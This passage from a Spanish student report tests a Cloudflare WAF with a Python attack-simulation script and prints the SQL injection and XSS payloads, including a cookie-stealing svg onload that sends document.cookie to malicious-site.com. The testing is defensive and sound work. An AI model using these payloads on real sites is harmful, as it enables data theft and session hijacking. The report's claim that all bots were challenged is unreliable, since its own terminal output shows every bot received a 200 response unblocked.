


Figura 17: Diagrama de Flujo del Script de Simulación.

## Diagrama de secuencia Ataque y Bloqueo




Figura 18: Diagrama de Secuencia del Script de Simulación: Ataque y Bloqueo en Cloudflare.

## Diagrama de secuencia Automatización




Figura 19: Diagrama de Secuencia Automatización (BOTS).



## 5. Resultados

### 5.1. Resultados Detallados de Mitigación SQL Injection (SQLi)

Los ataques de SQLi fueron inyectados en la cadena de consulta (`?search=...`). El objetivo era probar si el WAF podía detectar la manipulación del lenguaje SQL.

Cuadro 4: Resultados de la Simulación de Ataque SQL Injection (SQLi)

ID Prueba	Objetivo del Payload	Cód. Respuesta	ID de (cf-ray)
1	Bypass de autenticación ( <code>' OR '1'='1</code> )	<b>403</b>	98fff38dd9afa593-GRU
2	Comentario ( <code>' OR 1=1-</code> )	<b>403</b>	98fff39f5b57a40e-GRU
3	Extracción de datos ( <code>UNION SELECT</code> )	<b>403</b>	98fff3b08b39e028-GRU
4	Destructivo ( <code>DROP TABLE</code> )	<b>403</b>	98fff3c0fbe901a3-GRU
5	Bypass con comentarios alternativos	<b>403</b>	98fff3d11cf46234-GRU

**Análisis:** La totalidad de las pruebas SQLi (**5/5**) fueron bloqueadas con éxito. Esto demuestra que la capa de seguridad de Cloudflare **inspecciona la cadena de consulta** de la URL de forma exhaustiva, deteniendo patrones de inyección comunes, destructivos y de elusión.

### 5.2. Resultados Detallados de Mitigación Cross-Site Scripting (XSS)

Los ataques de XSS fueron probados en dos vectores: en la URL (GET) y simulando el envío de un formulario (POST).



Cuadro 5: Resultados de la Simulación de Ataque Cross-Site Scripting (XSS)

Prueba	Tipo de Ataque	Método	Cód. Respuesta	ID de Bloqueo (cf-ray)
1	Reflected (<script>)	GET	403	98fff3f10c7b4a71-GRU
1	Reflected (<script>)	POST	403	98fff3f388bf1d11-GRU
2	DOM (onerror=)	GET	403	98fff437a8fe52d2-GRU
2	DOM (onerror=)	POST	403	98fff43a5efef1df-GRU
3	Stored (<svg onload=)	GET	403	98fff4661c60af62-GRU
3	Stored (<svg onload=)	POST	403	98fff468d92a5285-GRU
4	Atributo (javascript:)	GET	403	98fff4aa992ee16e-GRU
4	Atributo (javascript:)	POST	403	98fff4ad3adf29ee-GRU
5	Iframe	GET	403	98fff4d62f14f211-GRU
5	Iframe	POST	403	98fff4d8accb0104-GRU

**Análisis:** La totalidad de las pruebas XSS (**10/10**, combinando GET y POST) fueron bloqueadas. Esto es fundamental, ya que demuestra que el WAF inspecciona tanto el **cuerpo de la petición (POST)** como la **URL (GET)**, cubriendo los vectores de ataque más comunes de XSS.

Tipo de ataque	Pruebas	Variantes por prueba	Total
SQL Injection	5	1 (GET)	5
XSS	5	2 (GET + POST)	10
<b>Total</b>	—	—	<b>15</b>

Cuadro 6: Total de Simulaciones.

### 5.3. Resultados Detallados de Mitigación de Bots Automatizados

Para esta prueba, se modificó el script de ataque para simular una "Botnetrotando entre 6 identidades (User-Agents) diferentes, incluyendo *python-requests*, *curl* y *bots* simulados. El objetivo era verificar si el WAF respondía con un Desafío Gestiónado en lugar de un bloqueo estático.

**Análisis:** En el 100 % de los casos (6/6), Cloudflare interceptó la petición y respondió con una página intersticial de desafío. El script, al carecer de un motor de navegador para ejecutar JavaScript o resolver CAPTCHAs visuales, no pudo superar la barrera, confirmando la eficacia de la regla para detener automatización sin afectar necesariamente a usuarios reales.



Cuadro 7: Resultados de la Simulación de Botnet (Managed Challenge)

Prueba	Identidad (User-Agent)	Respuesta WAF	Estado
1	python-requests/script-malicioso-v1	Challenge Page	✓ Mitigado
2	Mozilla/5.0 (compatible; EvilBot/1.0)	Challenge Page	✓ Mitigado
3	curl/7.64.1 (headless-scraper)	Challenge Page	✓ Mitigado
4	Go-http-client/1.1 (bot-network)	Challenge Page	✓ Mitigado
5	Apache-HttpClient/4.5.13 (Java/1.8)	Challenge Page	✓ Mitigado
6	Wget/1.21.1 (linux-gnu)	Challenge Page	✓ Mitigado

## 5.4. Consolidación de Resultados

El rendimiento global del sistema de seguridad es el principal indicador de éxito. A continuación de muestra el resultado terminal de la ejecución de python de `attacker.py`:

```
PS C:\Users\migue\Downloads\Proy-Redes-Computadores> & C:/Python314/python.exe c:/Users/migue/Downloads/Proy-Redes-Computadores/simulations/attacker.py

[!] Script de Simulación de Ataques Web - Prueba de Seguridad

[info] Este script simula tres tipos comunes de ataques web para probar la seguridad:
[#] 1. SQL Injection (SQLi):
    - Intenta explotar vulnerabilidades en la base de datos
    - El WAF debe detectar y bloquear patrones maliciosos en la URL

[#] 2. Cross-Site Scripting (XSS):
    - Intenta injectar código JavaScript malicioso
    - El WAF debe detectar y bloquear scripts maliciosos

[#] 3. Bots/Captcha:
    - Simula intentos automatizados con diferentes User-Agent
    - El WAF/Challenge debe bloquear o lanzar CAPTCHA

[info] URL objetivo: https://www.proyredes.art
[~] Presiona Enter para iniciar la simulación de ataques...
```

Figura 20: Simulación de ataque Web en inicio de ejecución, Python.



```
[~] Iniciando simulación de ataques SQL Injection (SQLi)

[info] SQLi intenta manipular consultas SQL para acceder o modificar datos

[#] Prueba #1 - Payload: ' OR '1'='1
    Objetivo: Bypass de autenticación
    URL maliciosa: https://www.proyedes.art/?search=' OR '1'='1

    Código de respuesta: 403
    Headers de seguridad:
    - cf-ray: 9ab0055b3955a796-EZE

    [✓] WAF bloqueó el ataque (403 Forbidden)
    [info] ID del bloqueo: 9ab0055b3955a796-EZE
[#] Prueba #2 - Payload: ' OR 1=1--
    Objetivo: Comentar resto de la consulta
    URL maliciosa: https://www.proyedes.art/?search=' OR 1=1--

    Código de respuesta: 403
    Headers de seguridad:
    - cf-ray: 9ab0056b8a3dccba-EZE

    [✓] WAF bloqueó el ataque (403 Forbidden)
    [info] ID del bloqueo: 9ab0056b8a3dccba-EZE
[#] Prueba #3 - Payload: ' UNION SELECT * FROM users--
    Objetivo: Extraer datos de tabla users
    URL maliciosa: https://www.proyedes.art/?search=' UNION SELECT * FROM users--

    Código de respuesta: 403
    Headers de seguridad:
    - cf-ray: 9ab0057bfcc41fe6-EZE

    [✓] WAF bloqueó el ataque (403 Forbidden)
    [info] ID del bloqueo: 9ab0057bfcc41fe6-EZE
[#] Prueba #4 - Payload: '; DROP TABLE users--
    Objetivo: Eliminar tabla de usuarios
    URL maliciosa: https://www.proyedes.art/?search='; DROP TABLE users--

    Código de respuesta: 403
    Headers de seguridad:
    - cf-ray: 9ab00581cdcdde5e-EZE

    [✓] WAF bloqueó el ataque (403 Forbidden)
    [info] ID del bloqueo: 9ab00581cdcdde5e-EZE
[#] Prueba #5 - Payload: ' OR '1'='1' /*
    Objetivo: Bypass con comentarios alternativos
    URL maliciosa: https://www.proyedes.art/?search=' OR '1'='1' /*

    Código de respuesta: 403
    Headers de seguridad:
    - cf-ray: 9ab0059d19161eaa-EZE

    [✓] WAF bloqueó el ataque (403 Forbidden)
```

(a) Ataque SQL Injection.

Figura 21: Simulación de ataque SQL Injection, Python.



(a) XSS parte 1.

```
[#] Iniciando simulación de ataques Cross-Site Scripting (XSS)

[info] XSS permite injectar scripts maliciosos que se ejecutan en el navegador de la víctima

[#] Prueba #1 - Reflected XSS
Descripción: XSS básico usando etiqueta script
Payload: <script>alert('XSS')</script>

[~] Probando GET request:
URL: https://www.proyredes.art/?input=<script>alert('XSS')</script>

Código de respuesta: 403
Headers de seguridad:
- cf-ray: 9ab005bc9eb649a5-EZE

[✓] WAF bloqueó el ataque (403 Forbidden)
[info] ID del bloqueo: 9ab005bc9eb649a5-EZE

[~] Probando POST request:
Datos: {'mensaje': "<script>alert('XSS')</script>", 'comentario': 'Test XSS'}

Código de respuesta: 403
Headers de seguridad:
- cf-ray: 9ab005bc9eb649a5-EZE

[✓] WAF bloqueó el ataque (403 Forbidden)
[info] ID del bloqueo: 9ab005bc9eb649a5-EZE
[#] Prueba #2 - DOM-based XSS
Descripción: XSS usando evento onerror de imagen
Payload: <img src='x' onerror='alert("XSS")'>

[~] Probando GET request:
URL: https://www.proyredes.art/?input=<img src='x' onerror='alert("XSS")'>

Código de respuesta: 403
Headers de seguridad:
- cf-ray: 9ab005d09a77c772-EZE

[✓] WAF bloqueó el ataque (403 Forbidden)
[info] ID del bloqueo: 9ab005d09a77c772-EZE

[~] Probando POST request:
Datos: {'mensaje': '<img src=\'x\' onerror=\'alert("XSS")\'>', 'comentario': 'Test XSS'}

Código de respuesta: 403
Headers de seguridad:
- cf-ray: 9ab005d2f9a41e76-EZE

[✓] WAF bloqueó el ataque (403 Forbidden)
[info] ID del bloqueo: 9ab005d2f9a41e76-EZE
```

(b) XSS parte 2.

```
[#] Prueba #3 - Stored XSS
Descripción: XSS para robo de cookies
Payload: <svg onload='fetch("http://malicious-site.com?cookie="<document.cookie)>

[~] Probando GET request:
URL: https://www.proyredes.art/?input=<svg onload='fetch("http://malicious-site.com?cookie="<document.cookie)>

Código de respuesta: 403
Headers de seguridad:
- cf-ray: 9ab005e3f712376-EZE

[✓] WAF bloqueó el ataque (403 Forbidden)
[info] ID del bloqueo: 9ab005e3f712376-EZE

[~] Probando POST request:
Datos: {'mensaje': '<svg onload='fetch("http://malicious-site.com?cookie="<document.cookie)>', 'comentario': 'Test XSS'}

Código de respuesta: 403
Headers de seguridad:
- cf-ray: 9ab005e58c4aa79b-EZE

[✓] WAF bloqueó el ataque (403 Forbidden)
[info] ID del bloqueo: 9ab005e58c4aa79b-EZE
[#] Prueba #4 - DOM-based XSS
Descripción: XSS en atributo href
Payload: javascript:alert('XSS')

[~] Probando GET request:
URL: https://www.proyredes.art/?input=javascript:alert('XSS')

Código de respuesta: 403
Headers de seguridad:
- cf-ray: 9ab005f5fe57a782-EZE

[✓] WAF bloqueó el ataque (403 Forbidden)
[info] ID del bloqueo: 9ab005f5fe57a782-EZE

[~] Probando POST request:
Datos: {'mensaje': "javascript:alert('XSS')", 'comentario': 'Test XSS'}

Código de respuesta: 403
Headers de seguridad:
- cf-ray: 9ab005f5fe57a782-EZE

[✓] WAF bloqueó el ataque (403 Forbidden)
[info] ID del bloqueo: 9ab005f5fe57a782-EZE
[#] Prueba #5 - Reflected XSS
Descripción: XSS usando iframe
Payload: <iframe src='javascript:alert('XSS')'>

[~] Probando GET request:
URL: https://www.proyredes.art/?input=<iframe src='javascript:alert('XSS')'>

Código de respuesta: 403
Headers de seguridad:
- cf-ray: 9ab006092f0b1e84-EZE

[✓] WAF bloqueó el ataque (403 Forbidden)
[info] ID del bloqueo: 9ab006092f0b1e84-EZE
```

(c) XSS parte 3.

```
[#] Prueba #6 - Reflected XSS
Descripción: XSS usando iframe
Payload: <iframe src='javascript:alert('XSS')'>

[~] Probando GET request:
URL: https://www.proyredes.art/?input=<iframe src='javascript:alert('XSS')'>

Código de respuesta: 403
Headers de seguridad:
- cf-ray: 9ab006092f0b1e84-EZE

[✓] WAF bloqueó el ataque (403 Forbidden)
[info] ID del bloqueo: 9ab006092f0b1e84-EZE
```

Figura 22: Simulación de ataque Cross-Site Scripting, Python.



```
[~] Iniciando simulación de ataques Bot/Captcha...

[info] Objetivo: Verificar que Cloudflare detiene intentos automatizados.

[#] Intento de Bot #1 de 6
    Identidad simulada: python-requests/script-malicioso-v1

    Código de respuesta: 200
    [X] ¡Atención! El bot no fue bloqueado
    Contenido parcial de la respuesta:
    <!DOCTYPE html>
    <html lang="es">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>Síntesis de Prueba de Seguridad - Firewall Inte

[#] Intento de Bot #2 de 6
    Identidad simulada: Mozilla/5.0 (compatible; EvilBot/1.0)

    Código de respuesta: 200
    [X] ¡Atención! El bot no fue bloqueado
    Contenido parcial de la respuesta:
    <!DOCTYPE html>
    <html lang="es">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>Síntesis de Prueba de Seguridad - Firewall Inte

[#] Intento de Bot #3 de 6
    Identidad simulada: curl/7.64.1 (headless-scraping)

    Código de respuesta: 200
    [X] ¡Atención! El bot no fue bloqueado
    Contenido parcial de la respuesta:
    <!DOCTYPE html>
    <html lang="es">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>Síntesis de Prueba de Seguridad - Firewall Inte

[#] Intento de Bot #4 de 6
    Identidad simulada: Go-http-client/1.1 (bot-network)

    Código de respuesta: 200
    [X] ¡Atención! El bot no fue bloqueado
    Contenido parcial de la respuesta:
    <!DOCTYPE html>
    <html lang="es">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>Síntesis de Prueba de Seguridad - Firewall Inte

[#] Intento de Bot #5 de 6
    Identidad simulada: Apache-HttpClient/4.5.13 (Java/1.8)

    Código de respuesta: 200
    [X] ¡Atención! El bot no fue bloqueado
    Contenido parcial de la respuesta:
    <!DOCTYPE html>
    <html lang="es">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>Síntesis de Prueba de Seguridad - Firewall Inte

[#] Intento de Bot #6 de 6
    Identidad simulada: Wget/1.21.1 (Linux-gnu)

    Código de respuesta: 200
    [X] ¡Atención! El bot no fue bloqueado
    Contenido parcial de la respuesta:
    <!DOCTYPE html>
    <html lang="es">
    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>Síntesis de Prueba de Seguridad - Firewall Inte

[✓] Auditoria finalizada
```

(a) Bot/Captcha parte 1.

(b) Bot/Captcha parte 2.

Figura 23: Simulación de ataque Bot/Captcha en dos etapas.




Figura 24: Tasa de Mitigación Global.



Orden	Nombre	Contra coincidencia	Acción	CSR ⓘ	Eventos de últimas 24h	
1	Simulación SQLi	Encabezado contiene SELECT or Encabezado contiene DROP or Encabezado contiene UNION or Encabezado...	Bloquear	-	 5	<span>Activo</span>
2	Simulación XSS	Encabezado contiene <script> or Encabezado contiene onerror= or Encabezado contiene javascript: or...	Bloquear	-	 10	<span>Activo</span>
3	Simulación Bot Challenge	Bots conocidos es igual a true, Cadena de consulta de identificador URI contiene...	Desafío administrado	0 %	 8	<span>Activo</span>

Figura 25: Visualización del registros de eventos de las simulaciones.

Registros muestreados					 Exportar	 Editar columnas
Fecha	Acción realizada	País	Dirección IP	Servicio		
▶ 17 de oct. de 2025 9:56:30	Bloquear	Chile		Reglas personalizadas		
▶ 17 de oct. de 2025 9:56:30	Bloquear	Chile		Reglas personalizadas		
▶ 17 de oct. de 2025 9:56:23	Bloquear	Chile		Reglas personalizadas		
▶ 17 de oct. de 2025 9:56:23	Bloquear	Chile		Reglas personalizadas		
▶ 17 de oct. de 2025 9:56:12	Bloquear	Chile		Reglas personalizadas		
▶ 17 de oct. de 2025 9:56:12	Bloquear	Chile		Reglas personalizadas		
▶ 17 de oct. de 2025 9:56:05	Bloquear	Chile		Reglas personalizadas		
▶ 17 de oct. de 2025 9:56:05	Bloquear	Chile		Reglas personalizadas		
▶ 17 de oct. de 2025 9:55:54	Bloquear	Chile		Reglas personalizadas		
▶ 17 de oct. de 2025 9:55:53	Bloquear	Chile		Reglas personalizadas		
▶ 17 de oct. de 2025 9:55:48	Bloquear	Chile		Reglas personalizadas		
▶ 17 de oct. de 2025 9:55:46	Bloquear	Chile		Reglas personalizadas		

Figura 26: Visualización del Éxito de la Mitigación. El sistema logró una tasa de bloqueo de todas las simulaciones.

El sistema ha demostrado una eficacia del 100% en la mitigación de los ataques simulados. Cada bloqueo confirma que el WAF actuó como un **punto de estrangulamiento de seguridad**, desechando el tráfico malicioso en el borde de la red, mucho antes de que representara una amenaza para la aplicación en Cloudflare Pages.



## 6. Discusiones

1. **Validación de la Edge Security:** El resultado 403 Forbidden obtenido en todas las simulaciones constituye la validación principal del proyecto. Demuestra que la defensa se ejecuta efectivamente en el **borde (Edge)**, lo cual es esencial en los modelos modernos de seguridad. El tráfico malicioso es descartado en los puntos de presencia de Cloudflare, reduciendo la carga sobre el servidor de origen.
2. **El Papel Crítico de las Reglas Gestionadas:** Se observó que el bloqueo ocurrió incluso cuando la lógica inicial de las reglas personalizadas era imprecisa (apuntando a User-Agent y Referer). Este hallazgo evidencia que las **Reglas Administradas (Managed Rules)** de Cloudflare —activas por defecto— actuaron como una capa de defensa fundamental, interceptando los patrones de ataque en los campos correctos: URI Query String y HTTP Request Body.
3. **Corrección Lógica para Cumplimiento del Objetivo:** Para lograr precisión técnica y cumplir con el objetivo de utilizar reglas *personalizadas*, se identificó la necesidad de corregir la lógica de inspección, enfocándola en los campos que realmente contienen el *payload*: la Cadena de Consulta para SQLi y el Cuerpo de Petición para XSS.
4. **Defensa Adaptativa y Verificación de Humanidad:** La implementación de la regla de *Managed Challenge* añadió una capa de inteligencia conductual al WAF. A diferencia del bloqueo estático (403) observado en las pruebas de inyección, la respuesta de desafío ante la simulación de la *botnet* demuestra que el sistema es capaz de discriminar entre usuarios legítimos y herramientas de automatización. Esto valida que la seguridad en el borde no solo protege contra vulnerabilidades de código (SQLi/XSS), sino también contra el consumo automatizado de recursos, reduciendo falsos positivos al permitir que humanos reales validen su acceso.
5. **Uso de Herramientas Profesionales:** La implementación del script en **Python** para automatizar las pruebas refleja una metodología profesional de prueba de penetración, permitiendo una verificación rápida, reproducible y auditable de la postura de seguridad.



## 7. Conclusión

El desarrollo del presente proyecto ha permitido validar empíricamente la eficacia de las arquitecturas de seguridad en el borde (*Edge Security*) frente a las amenazas más prevalentes en el entorno web actual. La implementación de un Firewall de Aplicación Web (WAF) sobre la infraestructura de Cloudflare ha demostrado ser una estrategia defensiva superior a los modelos tradicionales *on-premise*, garantizando la integridad de la aplicación alojada sin comprometer su rendimiento.

A partir de la metodología de verificación automatizada, se extraen las siguientes conclusiones fácticas:

